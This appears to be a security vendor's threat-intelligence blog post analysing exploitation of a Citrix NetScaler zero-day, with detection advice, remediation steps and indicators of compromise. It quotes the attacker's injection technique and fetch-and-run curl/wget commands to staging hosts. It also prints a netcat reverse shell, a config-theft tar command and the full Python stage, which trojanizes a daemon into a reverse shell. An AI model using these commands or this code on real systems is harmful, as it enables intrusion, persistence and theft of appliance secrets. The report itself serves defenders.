



TLP:CLEAR

BLOG

What TENEX Observed Inside Active Exploitation of NetScaler Zero-Day

TENEX THREAT INTELLIGENCE TEAM

threat.intel@tenex.ai

Published: September 30, 2026

TLP:CLEAR

What TENEX Observed Inside Active Exploitation of CVE-2026-88771

A Citrix NetScaler zero-day went from a pre-CVE warning to a public PoC to mass exploitation in under 72 hours. Here's what we watched get delivered, from an off-the-shelf C2 to the scripts and reverse shells that came with it, and how we pivoted through the attacker's infrastructure.

What happened

Two Citrix NetScaler remote-code-execution zero-days went from a private, pre-CVE warning to a [public patch](#) and a [CISA Known Exploited Vulnerabilities listing](#) in a matter of days. In that same window, we watched an attacker run exploitation attempts against an internet-facing NetScaler, each one pointing at a second stage on a rotating set of servers. We recovered several of those stages from the attacker's servers. Appliance telemetry shows the injection attempts reaching the handler but does not confirm that any commands executed. Either way, patching is not the end of it: an upgrade closes the flaw but does not remove anything an attacker planted before it, so any appliance that was exposed before the upgrade needs a compromise check, not just a patch.

As soon as these NetScaler zero-days surfaced, we started hunting for exploitation attempts across our clients' internet-facing appliances. The activity in this post came out of that hunt. From there, we pulled the thread from those malicious login requests to the operator's build output: one open-source C2 framework compiled for well over a dozen architectures, a four-node server cluster tied together by one certificate, and a signing key shared by every build, no matter how often the hashes change. This is how that investigation went, what we found, and the handful of pivots that did the real work.

What we were looking at

CVE-2026-88771 is about as bad as a perimeter bug gets: improper input validation on the NetScaler ADC/Gateway, no authentication required, no special configuration needed. A default, internet-facing appliance is exposed. Its companion, CVE-2026-88772, is a memory-overflow path that rides in over DTLS, which is on by default for VPN virtual servers. Both scored [CVSS 9.5](#). Both were likely [exploited before anyone outside Citrix had a CVE number](#) to point at.

The exploitation we observed, in late September 2026, hit the SAML authentication virtual server on an internet-facing NetScaler Gateway, and the mechanism is worth understanding because it's indirect. Per [watchTower's root-cause analysis](#), CVE-2026-88771 isn't command execution in the request handler itself. The flaw lives in a NetScaler maintenance script (`ns_monupload_err.pl`) that parses the appliance's own Pitboss log entries and passes text drawn from them into a shell without validating it. So the attack runs in two steps: the attacker submits a crafted value in a pre-authentication login field, the auth endpoint writes it to a log verbatim, and the log-parsing script later executes the command embedded in that logged line. That second step runs on the appliance's own timing, not the attacker's: watchTower notes the wait can be up to ~24 hours, though it can be forced sooner. So the login being logged and the command executing are two different events, and a logged attempt is not proof the command ran on the appliance.



TLP:CLEAR

The crafted value is shaped for that path. It leads with a genuine-looking NetScaler internal log phrase, `pitboss PPE unexpectedly died NSPPE`, followed by a `;`, the attacker's command, and a trailing `#` to comment out the rest of the line. That prefix does double duty: it makes the entry look like a routine appliance message to an analyst scrolling the auth log, and, because the flaw is in a log parser, it helps the line sit where that parser will read it. Several attempts also swapped spaces for `${IFS}`, the shell's internal field separator, so any detection keyed on spaces in the command body sails straight past. Recon logins under the username `scanner-probe` preceded the injection attempts.

Following the delivery chain

Every exploitation attempt carried the same command: fetch a payload from an attacker server and run it. Then the next attempt used a different server, on a different port, with a different download method, as if the operator was cycling through whatever might stick. In roughly a day, we logged four staging servers, each serving a different payload:

Delivery	Pulled from	What it is built to do
Shell loader	62.133.62[.]80 (path /xd7h/x)	The command writes and runs a small loader that chains onward to the Platypus enrollment bootstrap on <code>entretiensol[.]com</code> (see below)
Perl post-exploitation	64.94.85[.]67:443 (/update_c08937.pl)	Piped straight into <code>perl</code> , so the script is never saved, but what it is built to do is heavily on-disk: a rogue admin account, a hidden web shell, SUID <code>/bin/sh</code> , and theft of the appliance config (below)
Downloaded binary	31.56.197[.]72:9090 (LuLa)	A <code>wget</code> of a compiled binary. This host does not tie to the rest of the operator's infrastructure, so we kept it separate rather than assume one hand behind everything
Python stage	23.27.143[.]20:9000 (main.py)	A reverse shell that hijacks the <code>customsnmpd</code> daemon (below)

The commands themselves were short and interchangeable, one per host, and they carry the same evasion as the auth-field injection: spaces written as `${IFS}`, each line closed with a `;` `#` comment tag. The shell-host command writes and runs a loader `(curl${IFS}-k${IFS}hxxp://62.133.62[.]80:80/xd7h/x>/ .x; sh${IFS}/.x)`. The Perl-host command pipes the script straight into an interpreter `(curl hxxp://64.94.85[.]67:443/update_c08937.pl | perl)`, so the script is never written to disk. The binary pull was a bare `wget hxxp://31.56.197[.]72:9090/LuLa`. And the Python-host command drops and runs `/var/1.py` `(curl${IFS}-o${IFS}/var/1.py${IFS}hxxp://23.27.143[.]20:9000/main.py;python${IFS}/var/1.py)`.

We also saw a config-theft command that needs no staging host at all. One injected command tars `/flash/nsconfig` straight to a web-reachable file on the logon portal `(tar${IFS}czf${IFS}/var/netscaler/logon/LogonPoint/xua.html${IFS}/flash/nsconfig)`, staging the archive as `xua.html` for a plain HTTPS download rather than pushing it out to an attacker server. Same config-theft technique as the Perl stage below, collected a different way.

TLP:CLEAR

[LevelBlue's SpiderLabs team](#) independently reported these four staging hosts on September 30, along with an analysis of the Perl and Python stages, and their findings on those two stages are consistent with ours. We start with the shell loader instead, because it is the path that led to the C2 agent and the infrastructure behind it.

From the shell loader to the Platypus agent

The shell path leads to the C2 agent, and the chain is worth following because it explains what the operator was reaching for next. The loader pulled from `62.133.62[.]80` did little on its own. It reached back to the operator's server (`entretiensol[.]com`) for the real enrollment bootstrap, and that bootstrap is a tidy piece of engineering. It forces an insecure TLS download (certificate checks deliberately turned off), fingerprints the host across more than a dozen OS/architecture combinations, downloads the matching agent build from the operator's artifact endpoint, and launches it with the server address and a one-time install token that burns on first use. It carries the operator's own CA certificates inline, and on a NetScaler it deliberately picks appliance-flavored install paths: `/netscaler.local/` for the binary and `/var/core/.ns-cache/` for its working data, so the dropped files read as part of the appliance. This is also why the agent binary has no C2 address inside it: the bootstrap carries the server and the token, and the binary is just the generic framework.

```
#!/bin/sh
# Platypus agent bootstrap - generated by the server.
# This script is for one-shot enrollment; the download token is
# burnt on first successful hit.
set -eu
AGENT_HOST='entretiensol.com'
AGENT_PORT='443'
AGENT_TOKEN='REDACTED'
AGENT_BIN_NAME='ns_827664.pl'
AGENT_BIN_DIR='/netscaler.local/'
AGENT_DATA_DIR='/var/core/.ns-cache/'
PLATYPUS_INGRESS_CA=
'LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUJyakNDQVZPZ0F3SUJBZ01S
BZkJnTlZCQU1UR0ZCc1lYUjVjSFZ6SUhCeWIycGxZM1FnWkdWbQpZWfZzZERBZUZ3M
Id1lEVlFRREV4aFFiR0YwZVhCMWN5QndjbTlxWldOME1HUmxabUYxYkhRd1duQVQKQ'
```

Figure 1. The header of the recovered Platypus enrollment bootstrap. It carries the C2 host, the appliance-style filename and directories the agent is installed under, and the operator's CA certificate, with the one-time install token redacted.

The payload: an off-the-shelf C2

The payload was off-the-shelf, not custom-written. It was Platypus, a publicly available Go command-and-control framework. On a NetScaler, it arrives renamed to look like a stock appliance Perl script (`ns_*.pl`) in a directory made to resemble the appliance's own layout, close enough to survive a glance at a directory listing.

THREAT INTELLIGENCE

AI-Native. Human-Led.
United Against Every Threat.

The first leading AI-native, human-led SOC that triages every alert, investigates every threat, and frees your team for strategic work.

TLP:CLEAR

The first surprise came from inside the binary: it has no command-and-control address. We scanned the whole thing: no operator URLs, no host:port pairs, nothing. The server is handed to the agent at install time, by the delivery script. That's an important structural fact for anyone hunting this: the infrastructure lives in the dropper and the install token, not in the binary.

The binary does give you a set of clean network fingerprints: a distinctive enrollment content type, a WebSocket tasking channel wrapped in mutual TLS, and a multicast-DNS service the agent uses to find its neighbors on the local network. If another host on the segment is also infected, that mDNS traffic is the easiest way to find it: the agent multicasts a distinctive `_platypus-mesh._tcp` service across the whole segment over UDP/5353 in cleartext, so a sensor on that VLAN (a span port, or a quick `tcpdump udp port 5353`) picks it up without you logging into any appliance.

Where the pivots paid off

File hashes didn't get us far: the operator rebuilt the agent between our two samples, so any single hash is short-lived. The durable leads came from artifacts they can't cheaply change.

One certificate unfolded the whole cluster

We started with a single suspicious C2 address. It was serving a self-signed TLS certificate with a giveaway identity: subject `platypus-ingress`, issuer "Platypus project default." Pivoting on that certificate's SHA-256 fingerprint turned one IP into four: all four command-and-control nodes presented the same certificate. That was the cluster, mapped in a single query. The certificate had more in it:

- Its subject-alternative-name list carried a set of aged, innocuous-sounding domains. We assess with moderate confidence that they are operator-associated; a SAN entry alone does not prove control of a domain.
- A shared JARM fingerprint across the four nodes corroborated that they're one purpose-built cluster, not a coincidence of reused certs.
- The SPKI (public-key) hash is a sturdier pivot than the cert fingerprint: it survives the operator reissuing the certificate, as long as they reuse the key pair. Fingerprints change on reissue; the key underneath usually doesn't.
- The CA's authority-key identifier pivots to any certificate that same internal CA signed. Stand up a fresh cluster with a new cert but reuse the CA, and it still ties back to the same operator.
- The framework's distinctive `platypus://server/default` URI, embedded in the cert, is another string to hunt for beyond the exact hash.

The certificate isn't the only pivot that outlasts a rebuild. The embedded signing key, the operator's own code-signing key that every build uses to verify its updates, is present in every one of the agent builds, identical across Windows, Linux, FreeBSD, and every architecture in the set, and it survives repacking (the key itself is in Appendix A). The one-time install token the bootstrap carries is another, useful to anyone with hosting- or

TLP:CLEAR

proxy-layer visibility. Together, these outlive any amount of malware rebuilding: when the adversary can regenerate hashes at will, they're what you track them by.

The Python and Perl stages

The Python stage: a reverse shell wearing a NetScaler daemon's name

We recovered the Python second stage that `23.27.143[.]20:9000` was serving and dissected it. One caveat: appliance logs show the attempts reaching the handler, not whether the commands executed. It doesn't drop a generic backdoor into a temp directory. It overwrites a legitimately named appliance component, `/var/python/bin/customsnmpd`, a NetScaler SNMP sub-agent path under the appliance's own Python directory, replacing it with a short reverse shell that calls home to `45.141.21[.]130` on port 443, then kills the running `customsnmpd` process so the appliance's own service management restarts it as the trojanized version. In a few lines, it reaches for all three things an attacker wants at once: a trusted name (masquerade), a call-back (execution), and a process the appliance itself keeps alive (persistence). Nothing new has to be scheduled or registered. It hijacks something the appliance already runs and restarts on its own. Hunting for new files or new services won't catch this, because nothing new is created. A trusted component is replaced in place, so you have to verify the integrity of what already exists.

```
1  import subprocess
2
3  target = "/var/python/bin/customsnmpd"
4
5  data="import os\nimport subprocess\nimport socket\ns = socket.socket(socket.AF_INET, socket.SOCK_STREAM)\n\ns.connect(('45.141.21.130', 443))\nos.dup2(s.fileno(), 0)\nos.dup2(s.fileno(), 1)\nos.dup2(s.fileno(), 2)\np = subprocess.call(['/bin/sh', '-i'])"
6
7
8  with open("/var/python/bin/customsnmpd", "w") as f:
9      f.write(data)
10
11  pids = subprocess.check_output(
12      ["pgrep", "-f", "/var/python/bin/customsnmpd"],
13      text=True
14  ).split()
15
16  for pid in pids:
17      subprocess.run(["kill", "-9", pid])
```

Figure 2. The recovered `main.py` Python stage. It overwrites the NetScaler `customsnmpd` daemon (`/var/python/bin/customsnmpd`) with a reverse shell to the operator's server on port 443, then kills the running process so the appliance's service management restarts the trojanized version.

THREAT INTELLIGENCE

AI-Native. Human-Led.
United Against Every Threat.

The first leading AI-native, human-led SOC that triages every alert, investigates every threat, and frees your team for strategic work.

TLP:CLEAR

The Perl stage: a rogue admin, a hidden web shell, and the config out the door

We recovered the Perl stage in full. It plants several independent footholds rather than relying on a single one. It's piped straight into `perl`, so the script never persists as a file, but what it's built to do leaves clear artifacts on disk. It does the following things:

- **A rogue superuser, written into the saved config:** It adds a NetScaler system account named `sec_monitor`, a deliberately dull, monitoring-sounding name, bound to the `superuser` policy, with a correctly-formatted NetScaler encrypted password (PBKDF2-HMAC-SHA256, 2,500 iterations). It strips any earlier copy of the same account first, so re-runs stay tidy. Because it goes into `/flash/nsconfig/ns.conf`, it survives reboot, and in fact needs one to activate.
- **Config exfiltration:** It tars `/flash/nsconfig` and POSTs the archive back to the same staging host (`64.94.85[.]67`). That directory is the appliance's crown jewels, the running configuration and its secrets. Even where those are encrypted, a successful run would hand the attacker the appliance's entire structure, bindings, and material to work against offline.
- **SUID `/bin/sh`:** It sets the setuid bit on the shell (`chmod 6555 /bin/sh`), leaving a simple path to a root shell that persists after the other footholds are gone.
- **A web shell hidden on the logon portal:** It writes a password-protected PHP web shell to `/var/netScaler/logon/LogonPoint/.local_journal`, then edits the appliance's own web-server config (`/etc/httpd.conf`) to do two things: execute that `.local_journal` file as PHP, and alias it behind a legitimate-looking stylesheet URL on the Citrix logon page, `/logon/LogonPoint/css/LogonUISimple.html.style.min.css`, plus a versioned regex variant. It flips the PHP engine on and reloads the web server. An operator can then browse to what looks like a CSS file on the appliance's own login portal and reach a login-gated panel with command execution, file upload, and file download, over the same HTTPS and trusted path real users authenticate through.

The web shell is a single PHP file, and the recovered code shows exactly what the operator gets. The login is a blank dark page with one password field and a page title of just a period, and the script compares a SHA-256 hash of whatever is submitted against a value stored in the file. Behind it is a two-panel console (Figure 3). One panel runs whatever is typed through the appliance's shell and returns the output. The other handles file transfer: upload a file to any path the operator names, or download any file by path.




Figure 3. The console behind the login, rendered from the recovered web shell code. It offers command execution and file upload and download, with no Citrix branding.

That web-shell-via-httpd.conf-alias pattern, the SUID `/bin/sh`, the config theft: this is the same class of NetScaler post-exploitation tradecraft public reporting attributes to the wider campaign. What's notable here is the redundancy: a rogue admin, a SUID shell, a web shell on the logon page, and the Platypus agent from the other delivery path. That is up to four independent footholds, if the stages are executed.

This is also where "patch is not eradication" stops being a slogan. Upgrading the firmware closes CVE-2026-88771. If the Perl stage ran, the upgrade does not remove `sec_monitor` from the config, un-SUID `/bin/sh`, delete `.local_journal`, or undo the `httpd.conf` alias. Each is a specific, greppable artifact (Appendix A), and each must be hunted down and removed by hand.

The delivery style stayed constant while the hosts kept changing, which is the practical lesson: chasing individual staging IPs is a losing game. The durable detections are the injection pattern against the authentication service

THREAT INTELLIGENCE

AI-Native. Human-Led.
United Against Every Threat.

The first leading AI-native, human-led SOC that triages every alert, investigates every threat, and frees your team for strategic work.

TLP:CLEAR

and the artifacts each stage leaves behind: the trojanized daemon, the appliance-path drops, not any single address.

How a public PoC widened the blast radius

Exploitation was underway before this ever had a CVE number, just not yet at scale. Credible reports were [already circulating publicly](#) before the vendor acknowledged anything. The public PoC changed the scale. That PoC came from watchTower, which published a root-cause analysis and a [working proof-of-concept](#) for CVE-2026-88771, released as a "Detection Artifact Generator," with a [companion tool](#) following for CVE-2026-88772. Whatever you think of the naming, the effect on the threat landscape was immediate.

THREAT TIMELINE · SEPTEMBER 2026

Citrix NetScaler CVE-2026-88771 / 88772: Exploitation Timeline




Figure 4. Timeline of the CVE-2026-88771 and CVE-2026-88772 exploitation and disclosure chain, from pre-disclosure activity through the public PoC to mass exploitation, with TENEX's response shown in parallel. TENEX's observation focused specifically on CVE-2026-88771 exploitation.

TLP:CLEAR

Security researchers recorded live exploitation attempts [within minutes](#) of the PoC going out, and the activity shifted from stealthy, targeted intrusions into internet-wide "spray and pray" scanning for any exposed, unpatched appliance. CISA reported active exploitation globally, and both CVEs sit in its [Known Exploited Vulnerabilities catalog](#). Palo Alto Networks' Cortex Xpanse counted [over 50,000 exposed instances](#) potentially in range. Mandiant [documented the same post-exploitation pattern](#): PHP web shells on the appliance, a tunneler reaching into the internal network, and credential theft.

So there are two clocks running at once. One is the operator we tracked, rebuilding their C2 agent as the patch went out. The other is everyone else, mass-scanning off a public PoC the moment it dropped. A perimeter appliance that stayed unpatched for even a short window after September 27 was exposed to both.

The opportunists arrive

After the PoC went public, our monitoring picked up a very different kind of traffic over the same CVE-2026-88771 path, and it looked nothing like the operator we had been tracking. The Platypus chain was patient and appliance-aware: staged loaders, a renamed agent, a trojanized daemon. The wave that followed was loud and generic, whatever was easy to paste into the login field the flaw abuses.

Inside a single morning we logged plain check-in requests to fresh infrastructure (`199.233.217[.]113`, `130.94.20[.]222`), a one-line pull of the Global Socket Toolkit straight from `gsocket[.]io`, a bare netcat reverse shell (`nc 199.233.217[.]113 8000 -e /bin/sh`), and recon that wrote the output of `id` to a web-readable path to confirm code execution over HTTPS. None of it touches the Platypus certificate, signing key, or staging cluster. It is commodity tooling in commodity hands.

Once a working PoC is public, an exposed appliance stops having one attacker and starts having several: the disciplined operator and the opportunist land in one auth log, hours apart, through the login field the same flaw exposes. That is the clearest argument we have for why the patch window matters in hours, not days.

What the binary told us about the operator's reach

Platypus is cross-platform, and the bootstrap picks the build from the host's own OS and architecture, so on a NetScaler it asks the operator's server for the FreeBSD one. That build is not a stripped-down agent: the persistence code (`systemd`, `cron`, `autostart`, and a self-respawning `watchdog`) is compiled into it just as it is into the Linux builds. The one capability that is genuinely Linux-only, and absent from the FreeBSD build, is kernel-level privilege escalation, which matters only if the operator pivots onto an internal Linux host. On the appliance, the `systemd` and `desktop-autostart` methods target mechanisms FreeBSD doesn't have, so those particular paths have nothing to hook.

What matters on the appliance is eradication. A NetScaler firmware upgrade preserves configuration and persistent storage, so an upgrade is not eradication. If the agent enrolled before the patch, its working files, including the client certificate and key it writes on successful enrollment, survive the upgrade. An appliance

TLP:CLEAR

being on the fixed build tells you it was patched, not that it's clean. The presence of that client certificate and key is the closest thing on disk to a yes/no answer for whether the Platypus agent actually enrolled.

Attribution

We're not attributing this to a named actor, and so far neither is anyone else. No vendor or government source has put a name to the CVE-2026-88771/88772 activity. The tooling we recovered doesn't point to anyone either way, since Platypus is a public, off-the-shelf framework anyone can run, so finding it says nothing about who was holding it. What we can say is narrow and concrete: a hands-on operator delivering a known C2 through a rotating staging chain, with the infrastructure and pivots laid out in the appendix.

How TENEX responded

The work began the moment these zero-days surfaced, not when a write-up was ready. It went straight into our operations, starting on the intel side. Our **Threat Intelligence team formed the initial hunt hypothesis**, and that hunt is what surfaced the exploitation activity in a customer environment in the first place. Pivoting from what it found, it then uncovered additional threat-actor infrastructure: the four-node C2 cluster and the operator domains tied to it. What began as a hypothesis became the map of the operator's footprint you've just read.

From there, it moved across the rest of our operations. Our **SOC has been monitoring customer environments around the clock** for the exploitation attempts and follow-on activity described here. Our **Detection Engineering team built and deployed detection coverage** for the CVE-2026-88771 exploitation pattern and the delivery behavior behind it, so attempts against a monitored appliance surface as alerts rather than disappear into log noise. And our **Threat Hunting team ran proactive hunts** across customer telemetry for the full artifact set (the appliance-side drops, the C2 cluster, the network fingerprints) to catch any foothold that predates a patch. When a customer forwards telemetry for us to review, we watch; when we find evidence of impact, we investigate and reach out directly.

What defenders should do now

Patch now. Upgrade every internet-facing NetScaler ADC/Gateway to a fixed build: **14.1-73.37, 13.1-64.23, 14.1-73.37 FIPS, or 13.1-FIPS/NDcPP 13.1-37.279** (or later). One upgrade closes all eight CVEs in [Citrix's bulletin](#).

Two upgrade gotchas Citrix flags:

- **Fixed builds reject *unsigned* SAML assertions.** Confirm your identity provider signs assertions before upgrading, or logins will fail afterward.
- **On the 13.1 branch, check for the known reboot-loop condition** before moving to 13.1-64.23; if affected, plan for the follow-up build and disable DTLS in the interim.

If you can't patch immediately, disable DTLS on VPN virtual servers to close the CVE-2026-88772 path (you remain exposed to CVE-2026-88771), and restrict who can reach the gateway.



TLP:CLEAR

Patching is not eradication. If an appliance was internet-facing and unpatched, assume it may be compromised and work through these checks before clearing it:

- Check `/var/core/.ns-cache/` for a client certificate and key (the sign the agent enrolled), and `/netscaler.local/` for a `ns_*.pl` file that isn't a real appliance script.
- Verify the integrity of appliance components an attacker could masquerade as, `customsnmpd` above all.
- Check for the Perl stage's footholds: a `sec_monitor` account in `ns.conf`, a `setuid /bin/sh`, a `.local_journal` file or other unexpected files under `LogonPoint/`, and handler or alias changes in `/etc/httpd.conf` (Appendix A).
- Check the appliance's crontab for entries you didn't add; the agent can persist through scheduled jobs.
- Run Citrix's IoC scan (NetScaler Console), but treat a clean result as inconclusive, not exoneration. The Console can also briefly misflag freshly-patched 131-64.23 builds as still vulnerable, so confirm the build number before treating a "vulnerable" verdict on that build as a real finding.
- **Rotate every secret the appliance could reach, and do it after you're on a fixed build** (rotating before you patch just hands the new secrets to an attacker who still has access): the admin password and any local appliance accounts; SSH keys; TLS certificates and their private keys; the SAML/IdP signing trust; LDAP bind accounts; RADIUS and TACACS shared secrets; SNMP community strings; and NITRO/API credentials. Then revoke active sessions, including live VPN and ICA/HDX sessions. An appliance terminating SAML for your identity provider is a high-value credential position; that, not the malware, is the real damage.
- Watch the appliance's local network segment for the agent's mDNS mesh announcement, which is your best shot at finding a second compromised host.

Appendix A: Indicators of Compromise

Type	Indicator	Context
Domain	<code>entretiensol[.]com</code>	Primary Platypus C2; resolves to <code>195.123.233[.]245</code>
IPv4	<code>195.123.233[.]245</code>	Primary C2 node (443)
IPv4	<code>38.180.81[.]157</code>	C2 node; shares the cluster certificate
IPv4	<code>95.133.231[.]109</code>	C2 node; shares the cluster certificate
IPv4	<code>104.200.67[.]56</code>	C2 node; shares the cluster certificate
Domain	<code>white-guard[.]pro</code>	Resolves to the primary C2 node
Domain	<code>garyvard[.]com</code>	Listed in the cluster certificate SANs; assessed operator-associated (moderate confidence), since a SAN entry alone does not prove control
Domain	<code>hickoryusedauto[.]com</code>	Listed in the cluster certificate SANs; assessed operator-associated (moderate confidence), since a SAN entry alone does not prove control



TLP:CLEAR

Domain	<code>gurerasfalt[.]com</code>	Listed in the cluster certificate SANs; assessed operator-associated (moderate confidence), since a SAN entry alone does not prove control
Domain	<code>rockinroyaltykids[.]com</code>	Listed in the cluster certificate SANs; assessed operator-associated (moderate confidence), since a SAN entry alone does not prove control
Domain	<code>currydownsrvpark[.]com</code>	Listed in the cluster certificate SANs; assessed operator-associated (moderate confidence), since a SAN entry alone does not prove control; no active resolution observed
TLS cert SHA-256	<code>38b7c597c3f33f2caa2b2de9873f15cf9cb9984b0eacb801ef4b654a96ba9bd0</code>	Shared cluster cert (subject <code>platypus-ingress</code> , issuer "Platypus project default", serial 5); ties the four nodes together
Cert URI SAN	<code>platypus://server/default</code>	Framework certificate identity scheme; regex-huntable beyond the exact fingerprint
IPv4	<code>62.133.62[.]80</code>	Staging host; shell second-stage (bootstrap to Platypus agent)
IPv4	<code>64.94.85[.]67</code>	Staging host; in-memory Perl second-stage and config-exfil destination
IPv4	<code>23.27.143[.]20</code>	Staging host (port 9000); Python second-stage (the <code>customsnmpd</code> reverse shell)
IPv4	<code>31.56.197[.]72</code>	Staging host (port 9090), payload <code>LuLa</code> ; separate and unattributed, not tied to the Platypus cluster
IPv4	<code>45.141.21[.]130</code>	Call-back address for the <code>customsnmpd</code> reverse shell (443)
Username	<code>scanner-probe</code>	Submitted to the auth virtual server for reconnaissance, immediately before the injection attempts
String (auth log)	<code>pitboss PPE unexpectedly died NSPPE</code>	Static prefix leading the injected value; hunt auth logs for this phrase in a username/login field
Technique	<code>\${IFS}</code>	Shell internal field separator used in place of spaces to defeat space-based detection
String	<code>trailing ;# NSX<hex> or ;# X</code>	Comment appended to the injected command as a per-attempt marker
Command	<code>curl\${IFS}-k\${IFS}hxxp://62.133.62[.]80:80/xd7h/x>/ .x;sh\${IFS}/.x</code>	Shell loader: writes <code>/ .x</code> , then runs it
Command	<code>wget hxxp://31.56.197[.]72:9090/LuLa</code>	<code>LuLa</code> binary retrieval (unattributed host)
Command	<code>curl hxxp://64.94.85[.]67:443/update_c08937.pl perl</code>	In-memory Perl post-exploitation retrieval
Command	<code>curl\${IFS}-o\${IFS}/var/1.py\${IFS}hxxp://23.27.143[.]20:9000/main.py;python\${IFS}/var/1.py</code>	Python reverse-shell retrieval; drops and runs <code>/var/1.py</code>
